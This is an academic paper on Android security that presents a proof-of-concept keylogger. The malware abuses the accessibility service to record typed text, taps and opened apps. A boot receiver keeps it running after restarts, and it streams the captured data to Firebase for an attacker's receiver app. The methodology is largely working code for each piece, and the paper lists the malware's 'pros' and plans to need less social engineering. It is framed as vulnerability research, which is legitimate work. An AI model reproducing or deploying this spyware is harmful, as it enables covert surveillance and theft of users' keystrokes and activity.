IJCSE International Journal of Computer Sciences and Engineering Open Access
Research Paper Vol.-7, Special Issue-14, May 2019 E-ISSN: 2347-2693

Android Accessibility Service: Bane or Boon

Idris Shah Hyder[1*], Nikhil S. Tengeli[2]

[1] School of Computing and Information Technology, REVA University, Bangalore, India
[2] School of Computing and Information Technology, REVA University, Bangalore, India

Corresponding Author: hyderrstum@gmail.com

DOI: https://doi.org/10.26438/ijcse/v7si14.393395 | Available online at: www.ijcseonline.org

***Abstract*—** Android is a huge platform available to a big audience. However, android is vulnerable to many attacks and attackers. Which violates the privacy and security of the data. This paper mainly focuses on demonstration of how accessibility service can be used to key log the events and send it to the hacker's device using firebase (Real time database). This is a major vulnerability which needs to be addressed. The payload is installed as .apk file and some social engineering to convince the user to enable accessibility service. Our study estimates that this attack will work on most of the android versions.

***Keywords*—**Android accessibility service , firebase , .apk ,payloads , android vulnerabilities

I. INTRODUCTION

Millions of devices (android) get activated every day as a result the audience is huge. The android-OS being open source and the manufacturers coming up with better and cost effective ways of producing devices at low cost. The eventuality of these events leads to people tending more towards Android for their primary choice when it comes to handheld devices. This is a window for hackers whose sole purpose is to infect and steal data from these users. The study which is conducted by us describes the exploitation techniques so that a patch or an awareness can be inculcated amongst the users and the manufacturers who deploy these devices on to the market. The study conducted is of great value as we are projecting ways in which hackers are using pre-built services and code for their malicious purposes

To prove this concept we have developed malicious application using this vulnerability. The application is installed as any legitimate application on the android device. The user does not realise the fact that a malicious code is in its dormant phase. And by using social engineering skills we make the user enable the service from the settings menu. And Voila , the device is hacked. You will be able to see the apps which the user has opened , The text on which he/she taps on. The text that he/she types using the keyboard . This data is sent to the receiver a.k.a hacker's device via firebase. We have used firebase so that we can relay real time data to the receiver.

II. RELATED WORK

This attempt of using the accessibility service is predated by [3]. They have used the same technique to monitor the user activity . [1] Have improvised it by changing certain UI in such a way that in the background it gives permission to gain access. They have also used the same service to achieve the goal.

III. METHODOLOGY

The methodology for developing and deploying the malicious application is as follows.

There are two parts to this exploit that is the sender and the receiver. The sender the victim to this exploit. He sends the data to the firebase. The receiver gets the data from the firebase.

- **SENDER/VICTIM:**

The sender side of the code has one service and a broadcast listener. The main Activity to basically launch the application and retrieve permissions from the user. The application development started from the manifest file by giving permissions like internet (to allow data transfer) and a permission to know the boot status of the device.

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.INTERNET" />
```

fig 1.a permissions in manifest file

Fig 1.a represents the code snippet that was used to give the basic permissions to the apk file via manifest file so that the android-OS understands the permissions that are required to run the apk.

The sender has two major component the first is the background service which captures the data, the second is the receiver. The receiver (A receiver or a broadcast reciever is an android component which is used to register certain system events like booting of a system) is to check the boot status of the system. This is essential in order to maintain persistence for the system. The receiver activates the accessibility service once the system boots up.

```
<intent-filter>
        <actionandroid:name="android.intent.action.BOOT_COMPLETED"></action>
</intent-filter>
```

fig 1.b intent-filter to check boot completion.

The above code tells if the boot is complete in that case it starts the receiver. The code in the receiver is in such a way that it starts the accessibility service as soon the receiver starts. Also a permission in manifest file is given to the accessibility service so that the android-OS understands and differentiates itself from other services.

```
@Override
  public void onReceive(Context context, Intent intent) {
    context.startService(new Intent(context,TestService.class));
    throw new UnsupportedOperationException("Not yet implemented");
  }
```

fig 2.a TestService gets started as soon as the reciever recieves the boot signal

TestService (Accessibility service) gets started as soon as the receivers starts from onReceive method. This is the initial method that runs when a receiver receives certain signal. When this method starts we fire up the TestService. It is the main course of this exploit the reason being it will be responsible for catching and sending the user data continuously. The fig 2.b shows the various events that are being caught from the user end. Here aa switch statement is used in order to make out which event is happening using the method getEventType() . AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED , AccessibilityEvent.TYPE_VIEW_FOCUSED, AccessibilityEvent.TYPE_VIEW_CLICKED.

TYPE_VIEW_TEXT_CHANGED this event is used to key log what the victim is typing using the keyboard. The key strokes are handled by this event. This is done through recording the change in key strokes in edit text.

TYPE_VIEW_FOCUSED this event is basically used to know the change in view and when try to focus on a view.

TYPE_VIEW_CLICKED this event occurs when the user clicks on something any app , text and data which can be copy pasted. Like when you click on an app. The output of this event is the name of the app, similarly for other type of data.

By using these three events we were able to make out the keys , the user behavior. The apps and the activities that he/she might have worked with.

This data is sent to the firebase real-time database in form of a string using reference as shown in the fig 2.c .

```
public void onAccessibilityEvent(AccessibilityEvent event) {


  switch(event.getEventType()) {
    case AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED: {
      String dta = event.getText().toString();

      Log.d(TAG, "onAccessibilityEvent: "+dta);
      dataa(dta);
      break;
    }
    case AccessibilityEvent.TYPE_VIEW_FOCUSED: {
      String dta = event.getText().toString();
      Log.d(TAG, "onAccessibilityEvent: "+dta);
      dataa(dta);
      break;
    }
    case AccessibilityEvent.TYPE_VIEW_CLICKED: {
      String dta = event.getText().toString();
      dataa(dta);
      Log.d(TAG, "onAccessibilityEvent: "+dta);
      break;
    }
    default:
      break;
  }
}
```

fig 2.b event capturing from the user

The data method takes one string as parameter and pushes that onto the firebase by using the reference “message” as shown in the fig 2.c

```
private void dataa(String mes){

    //this is the code which uploads the realtime information i.e, a string from keyboard
    database = FirebaseDatabase.getInstance();
    myRef = database.getReference("message");

    myRef.setValue(mes);
}
```

fig 2.c pushing data onto the firebase

- **RECEIVER/HACKER :**

The receiver side is quite simple. The application is basically downloading the data from firebase and showing it out the device. This requires basic operations of getting the data from firebase. Fig 3.a shows the initialization and reference to “message” the JSON node.


```
database = FirebaseDatabase.getInstance();
myRef = database.getReference("message");
```

fig 3.a firebase initialisation

.

When the data is updated on the firebase the receiver understands the change and updates the new data as shown in the fig 3. b

```
myRef.addValueEventListener(new ValueEventListener() {
    @Override
    public void onDataChange(DataSnapshot dataSnapshot) {
        String value = dataSnapshot.getValue(String.class);
        ed.append(value+"\n");
    }
```

fig 3.b Getting the data from the firebase

And that is how the receiver works . As a whole the malicious app works as follows.



fig 4.a over-all model of the exploit

The user install the app from the various sources. When the app is installed the user will be prompted to the settings where the user will allow accessibility service once that is done the app is ready to send the data. The background service keeps pushing the data on firebase. Even if the user reboots the device it will still maintain the persistence and will continue sending the data. Constant uploads are from the sender's side and the receiver receives the event data by downloading the strings from the firebase database.

IV. RESULTS AND DISCUSSION

The outcome of this research on accessibility service has exposed the vulnerabilities and the use of development tools for malicious purposes. There is still a scope of improvement in this project.

Cons:

The malicious app depends on the social engineering skills of the hacker.

The user should give certain privileges to the app so that it run.

If the user is aware of the services running in the backend one can easily make out the exploit.

The passwords cannot be retrieved as the accessibility service does not allow you retrieve content where the type is password.

Pros:

- It is quiet consistent in sending the data as we are using firebase.
- It is robust and maintain persistence whenever the device reboots.
- The data is transmitted in real time .

V. CONCLUSION AND FUTURE SCOPE

In conclusion of the research we found out that Certain development libraries and tools before making them public it is important that a security patch to be provided such that source code does not fall in the wrong hands even if the source code is open source it is important that developers signup before accessing the data. The scope of this project is to develop more robust and efficient way to handle events and upload them and we will also try to reduce the social engineering part of the project.

REFERENCES

[1] Chenxiong Qian, Simon P. Chung, Wenke Lee, "Cloak and Dagger: From Two Permissions to Complete Control of the UI Feedback Loop", Georgia Tech. (2017).

[2] C. Ren, Y. Zhang, H. Xue, T. Wei, and P. Liu, "Towards Discovering and Understanding Task Hijacking in Android," in Proc. of USENIX Security Symposium, 2015

[3] Joshua Kraunelis1 , Yinjie Chen1 , Zhen Ling2 , Xinwen Fu1 , Wei Zhao3 "On Malware Leveraging the Android Accessibility Framework" 1Computer Science Department, University of Massachusetts Lowell, One University Avenue, Lowell, MA 01854, Email: {jkraunel,ychen1,xinwenfu}@cs.uml.edu . 2 School of Computer Science and Engineering, Southeast University, Nanjing, China, Email: zhenling@seu.edu.cn 3 University of Macau, Macau, China, Email: weizhao@umac.mo (2014).

[4] S. Peng, S. Yu, and A. Yang. Smartphone malware and its propagation modeling: A survey. Communications Surveys Tutorials, IEEE, PP(99):1 – 17, July 2013.

[5] Android permissions: User attention, comprehension, and behavior. http://www.eecs.berkeley.edu/Pubs/TechRpts/2012/EECS-2012-26.pdf, 2012.

[6] Y. Zhou and X. Jiang. Dissecting android malware: Characterization and evolution. In Proceedings of IEEE Symposium on Security and Privacy (SP), 2012.

[7] R. Hunt and S. Hansman. A taxonomy of network and computer attack methodologies. Computers & Networks, Elsevier, 24(1), February 2005.

